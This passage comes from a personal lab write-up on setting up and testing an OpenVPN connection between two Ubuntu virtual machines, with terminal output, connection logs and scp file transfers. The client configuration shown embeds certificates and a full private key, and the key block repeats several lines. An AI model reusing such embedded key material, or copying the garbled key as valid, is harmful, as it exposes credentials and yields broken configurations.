remote 192.168.56.105 1194
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
cipher AES-256-CBC
verb 3

<ca>
-----BEGIN CERTIFICATE-----
MIIDNjCCAh6gAwIBAgIUZaO9Wu76MLZQLFWq1ErHCglzUuYwDQYJKoZIhvcNAQEL
BQAwDzENMAsGA1UEAwwEVEVTVDAeFw0yNTAyMDgyMDE5MTZaFw0zNTAyMDYyMDE5
MTZaMA8xDTALBgNVBAMMBFRFU1QwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQC9dPlKX74tp7PgVFfC8KtM7LPN6EnO73qQFBpz1wpe6GOTbExbd6l2kf8R
cgWXCPGj3SLMWPS8+OKBreIrIh+v9EAefltJfP0sOpNr/NlmGunuOxOoMABLLRT
bk2k7yp2Mhp0t6N666aURONbc1NUTRfOK1fD56g8gmCElwBTUFfnasZr3XCMnv5v
KsTxZSm69iHI76lqepr9MpHF3aZrlqGyu2x99eK9h5x/googgz1iRjcpz1+btKPMh
dea7RmOSmoGtJ3Qv6u/UkeQOjBOQF+WQQUhHPY6NgrKSEX7ZSJ/6sFa/zNC+WfSE
nvBTYynDY7kpJ+cXyeGtT7N5tuBFAgMBAAGjgYkwgYYwDAYDVR0TBAUwAwEB/zAd
BgNVHQ4EFgQU4tvtQxcNHVjwgsOkwOGhqQMIlGIwSgYDVR0jBEMwQYAU4tvtQxcN
HVjwgsOkwOGhqQMIlGKhE6QRMA8xDTALBgNVBAMMBFRFU1SCFGWjvVru+jC2UCxV
itRKxwoJc1LmMAsGA1UdDwQEAwIBBjANBgkqhkiG9w0BAQsFAAOCAQEANSAHKd/E
```

```
-----END CERTIFICATE-----
</ca>

<cert>
-----BEGIN CERTIFICATE-----
MIIDRzCCAi+gAwIBAgIRAOuwl6xWmQfpOtn7t/Hc7fwwDQYJKoZIhvcNAQELBQAw
DzENMAsGA1UEAwwEVEVTVDAeFw0yNTAyMDgyMTAxMzhaFw0yNzA1MTQyMTAxMzha
MBExDzANBgNVBAMMBkNMSUVOVDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
ggEBAK2JehHsE2XfaQoTQv18t6zwRvs9BvWTopMS+Yi7F/xuWgb71Sf08eNW1q75
3IOqSHGDYwEp8f8lk7/FDqRq5S4Fly8bGri/MOLZnF6xUrK3KlCPCx+49yZfbhSg
Ixe/adzkRZ9LKvYJZjW/RXx6e1MphdOiQhBx2pJy/FQpIbE4ZZLvR8OW/YqgvnDd
9xK807c9AVCc9JZ1ND8lUXIMFig3e9oV+Yns7bkc33K4ohW7PQZYk9qq/fhtR7CX
9GdISfa+ekVDIBOnXyugIcZlSK0F/ceGwv8biTM1R3L0ViOW5J3kflqXlfLVQYTZ
NnB8yFATf3i4Q5ZINn2jihMCvuMCAwEAAaOBnzCBmDAJBgNVHRMEAjAAMB0GA1Ud
DgQWBBSkEalHTqMpiFHM87SceZYOxvON0DBKBgNVHSMEQzBBgBTi2+1DFw0dWPCC
w6TA4aGpAwiUYqETpBEwDzENMAsGA1UEAwwEVEVTVIIUZaO9Wu76MLZQLFWq1ErH
CglzUuYwEwYDVR0lBAwwCgYIKwYBBQUHAwIwCwYDVR0PBAQDAgeAMA0GCSqGSIb3
DQEBCwUAA4IBAQCvW0/DqdNcWMjC3M+7bW7qOLnfF2VixD4joykB/adn8JQvACKZ
NKThzgCBnDhwza+gnBJeEdhaBgC3WeRBSpUHVK89lV5nhby+B4dO1d3rQZbHSvIo
IrDd0OcAd/+MtKwlNd07Y7AYZncOt2lQRvWoVC7ou2rHJtajUKfliR/Q3BNQ4sPY
MS68ZpjwyVuFCK48CPDjOaj9ocnNwU3BZR2Fb8QKOZSNiM3Ux0ZiDGw4d8pXDPSn
dGSB3iWFD4iyJTKSz9AMqgbkJM4zoIYDxXkpAg0GrtEPuY2eLUuINTqAriHjUC5S
rUBBdwEIBSO/j9Q0dpWMRTg5DCBF/UWyatPA
-----END CERTIFICATE-----
</cert>
```

```
<key>
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCtiXoR7BNl32kK
E0L9fLes8Eb7PQb1k6KTEvmIuxf8bloG+9Un9PHjVtau+dyDquRxg2MBKfHwZZO/
xQ6kaueeBZcvGxq4vzDi2ZxesVKytypQjwsfuPcmX24UoCMXv2nc5EWfSyr2CWY1
v0V8entTKYXTokIQcdqScvxUKSGxOGWS70fDlv2KoL5g3fcSvNO3PQFQnPSWdTQ/
JVFyDBYoN3vaFfmJ7O25HN9yuKIVuz0GWJPaqv34bUewl/RnSEn2vnpFQyATp18r
oCHGZUitBf3HhsL/G4kzNUdy9FYjluSd5H5al5Xy1UGE2TZwfMhQE394uEOWSDZ9
o4oTAr7jAgMBAAECggEAArUe5PGwecnrCx+yz16nRPj4uonAtosnobDNmN8GaEdW
ez5pnHZ7YacksVUvphQ//S9mF4oOfsgu7nKGIHWUiIggzDjZiWFeQ2POx0Fv/17R
N7GLpGKP5Jbfkk3PTlsLrUkYdvxGvtD1ucfyrxcAHpOKxXsGGdiU5u0JV8zOfEPU
6iV1dE+R6jfMyKzsDIFWWmOdefHa3pmflnz/d9lsvwMncyHXcXzS5Jwtzgm8bt4M
HFbePpVIHhGTTX/jXt+upZubtAzkn1aCoSNdSNHJQa7/Maes+TaKn+acVvtm2CuR
N8ZIoUoDFr3nBH/oo9G6fXSJDH15vPtRZZmlwvrCnQKBgQDTQxqylfVx7hVkCRgs
zez2LTn/S97NAiA/59/soxDJ5/MJSvRqYAqQbjNPv3Wz7rUD2XDY8ym9GW8YBOXc
T/WgCRaOIEqozqtuHwMuwIHKZHiKZh2nPuP9NrjgKymUiIiMNAnFRMzc1ZF+wBkq
mJs2p/uldECOEbKnfWX9dnZ4BwKBgQDSSTo02D/4kvoDuN0En1kaEjgei5uGesvU
5FTNX/iFGZxV8hQFQRn5ydSNRHbDcGL9Xbtk6mCnzyvpDGola47fLxAfTgGvq1nW
WRoG4ZFanRzxBs956qZ/+60KHuv5K0oV+xETkxCbIcYDAxwlcuQe0UWq8S7rm5qY
qRoIIr0zRQKBgC6rrmQxeK2YmSUmVS7gty6TQzLBAhFsHM/BW9idFYJlOW2eH2y4
ltzdW3yMoWYEn/yftqxW26uoyMAXpOgMygh2uYLgY13zei+zrjJP2NxrYa3BbV+b
JyazRhhPsLndh7zhah8oWdGXZLMJoQWl/PQQHCmrCu/XvQ3/R968ouNVAoGBAL8e
5tQYpyuZCbpQTjBhU24qmO7KG/RBrvgy/hAa5ZizCi/i8OdFoAIyugga7YX7ozx7
8FFr46Ug2dvZ+K9B7nxSHekV0NqEdgYmvUz7vkwI98DoW7GG3wT7DO5h5D52ZcNM
iNytkS4tp/Yc4Xv3y/VmZldTFT32ErAlIQ+74xGxAoGAQWGBWxJ2OIidrk77XHoL
7qRsIw4TcpFzGfQwaXo7Ez1yacw2uoMNjHmc0quEjF3CgfZ44gvCv/S5w8mihBvj
```

```
5tQYpyuZCbpQTjBhU24qmO7KG/RBrvgy/hAa5ZizCi/i8OdFoAIyugga7YX7ozx7
8FFr46Ug2dvZ+K9B7nxSHekV0NqEdgYmvUz7vkwI98DoW7GG3wT7DO5h5D52ZcNM
iNytkS4tp/Yc4Xv3y/VmZldTFT32ErAlIQ+74xGxAoGAQWGBWxJ2OIidrk77XHoL
7qRsIw4TcpFzGfQwaXo7Ez1yacw2uoMNjHmc0quEjF3CgfZ44gvCv/S5w8mihBvj
p1afbogulkH7iQ8SmMGxNm6xk7INLAFOBMjxf9aPXwJSZ/YIrcN9M3Ony/jSrcEv
6RwewJxAkps1m9Cwsv6H/sw=
-----END PRIVATE KEY-----
</key>
```

Step 5: Test the VPN Connection on a Client Machine

17. Transfer the .ovpn File

I transferred the `.ovpn` configuration file to another Ubuntu VM (the client):

```
bivin@bivin-VirtualBox:~$ scp bivin@192.168.56.105:/etc/openvpn/client/client1.ovpn ~/cl
ient1.ovpn
bivin@192.168.56.105's password:
client1.ovpn                                  100% 4272   502.6KB/s   00:00
```

18. Install OpenVPN on the Client

On the client machine, I installed OpenVPN:

```
bivin@bivin-VirtualBox:~$ sudo apt update
[sudo] password for bivin:
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://om.archive.ubuntu.com/ubuntu noble InRelease
Get:3 http://om.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [618 kB]
Get:5 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [118 kB]
Get:6 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [8,960 B]
Get:7 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [625 kB
]
Get:8 http://om.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:9 http://security.ubuntu.com/ubuntu noble-security/restricted Translation-en [121 kB
```

```
bivin@bivin-VirtualBox:~$ sudo apt install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  openvpn-dco-dkms openvpn-systemd-resolved easy-rsa
The following packages will be upgraded:
  openvpn
1 upgraded, 0 newly installed, 0 to remove and 228 not upgraded.
Need to get 681 kB of archives.
After this operation, 3,072 B disk space will be freed.
Get:1 http://om.archive.ubuntu.com/ubuntu noble-updates/main amd64 openvpn amd64 2.6.12-
0ubuntu0.24.04.1 [681 kB]
Fetched 681 kB in 2s (284 kB/s)
Preconfiguring packages ...
(Reading database ... 192813 files and directories currently installed.)
Preparing to unpack .../openvpn_2.6.12-0ubuntu0.24.04.1_amd64.deb ...
Unpacking openvpn (2.6.12-0ubuntu0.24.04.1) over (2.6.9-1ubuntu4.1) ...
Setting up openvpn (2.6.12-0ubuntu0.24.04.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
```

19. Run OpenVPN Client

I used the `.ovpn` configuration file to establish the VPN connection:


```
bivin@bivin-VirtualBox:~$ sudo openvpn --config ~/client1.ovpn
2025-02-09 01:48:23 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --da
ta-ciphers (AES-256-GCM:AES-128-GCM:CHACHA20-POLY1305). OpenVPN ignores --cipher for cip
her negotiations.
2025-02-09 01:48:23 Note: Kernel support for ovpn-dco missing, disabling data channel of
fload.
2025-02-09 01:48:23 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOL
L] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-02-09 01:48:23 library versions: OpenSSL 3.0.13 30 Jan 2024, LZO 2.10
2025-02-09 01:48:23 DCO version: N/A
2025-02-09 01:48:23 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.5
6.105:1194
2025-02-09 01:48:23 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-02-09 01:48:23 UDPv4 link local: (not bound)
2025-02-09 01:48:23 UDPv4 link remote: [AF_INET]192.168.56.105:1194
2025-02-09 01:48:23 TLS: Initial packet from [AF_INET]192.168.56.105:1194, sid=70c05ef9
291618dd
2025-02-09 01:48:23 VERIFY OK: depth=1, CN=TEST
2025-02-09 01:48:23 VERIFY KU OK
2025-02-09 01:48:23 Validating certificate extended key usage
2025-02-09 01:48:23 ++ Certificate has EKU (str) TLS Web Server Authentication, expects
TLS Web Server Authentication
2025-02-09 01:48:23 VERIFY EKU OK
2025-02-09 01:48:23 VERIFY OK: depth=0, CN=TEST
2025-02-09 01:48:23 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, pee
r certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-02-09 01:48:23 [TEST] Peer Connection Initiated with [AF_INET]192.168.56.105:1194
2025-02-09 01:48:23 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-09 01:48:23 TLS: tls_multi_process: initial untrusted session promoted to truste
```

Step 6: Verify Connection

20. Verify Connection Success


I checked the logs to confirm that the VPN was connected successfully. The logs showed:

Initialization Sequence Completed




21. Test Connectivity

I tested the VPN connection by pinging the OpenVPN server's internal IP:




I also checked the `tun0` interface:



This confirmed that the VPN was functioning and assigned an IP in the `10.8.0.0/24` subnet.

22. Access Internal Services

I accessed services on the server via the VPN: ssh bivin@10.8.0.1



I also tested accessing an Apache service by running:curl 10.8.0.1

```
bivin@bivin-VirtualBox:~$ curl 10.8.0.1
<form method="POST" action="/login"><input name="username"><input name="password" type="
password"><input type="submit"></form>
```

This confirmed that the Apache server was accessible over the VPN connection.

23. Transfer a File Over the VPN

I created a file on the client machine and transferred it to the server over the VPN:

```
bivin@bivin-VirtualBox:~$ nano ~/Documents/myfile.txt
```

```
  GNU nano 7.2                  /home/bivin/Documents/myfile.txt
THIS IS TEST FILE
```

Let's use scp to securely copy the file from the client to from the client to the server over the VPN tunnel:

```
bivin@bivin-VirtualBox:~$ scp ~/Documents/myfile.txt bivin@10.8.0.1:/home/bivin/Download
s
The authenticity of host '10.8.0.1 (10.8.0.1)' can't be established.
ED25519 key fingerprint is SHA256:g6PeyQE2tiIhjyGnT1L5z/b77phTxD85VoR8pikWguk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.8.0.1' (ED25519) to the list of known hosts.
bivin@10.8.0.1's password:
myfile.txt                                    100%   19     7.3KB/s   00:00
```

This demonstrates the secure file transfer capability over the VPN.

24. Verify the Transferred File on the Server

I logged into the server and verified the file transfer:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ssh bivin@10.8.0.1
bivin@10.8.0.1's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/es

*** System restart required ***
Last login: Sun Feb  9 01:54:24 2025 from 10.8.0.2
bivin@bivin-VirtualBox:~$ ls ~/Documents/
myfile.txt
```

```
bivin@bivin-VirtualBox:~$ cd ~/Documents/
bivin@bivin-VirtualBox:~/Documents$ ls
myfile.txt
bivin@bivin-VirtualBox:~/Documents$ cat myfile.txt
THIS IS TEST FILE
```

Reasoning: This confirms that the file was successfully transferred over the VPN.

Conclusion

I successfully set up OpenVPN on my Ubuntu machine, created the client configuration, and verified the VPN connection by accessing internal services. Everything is now securely tunneled through the VPN!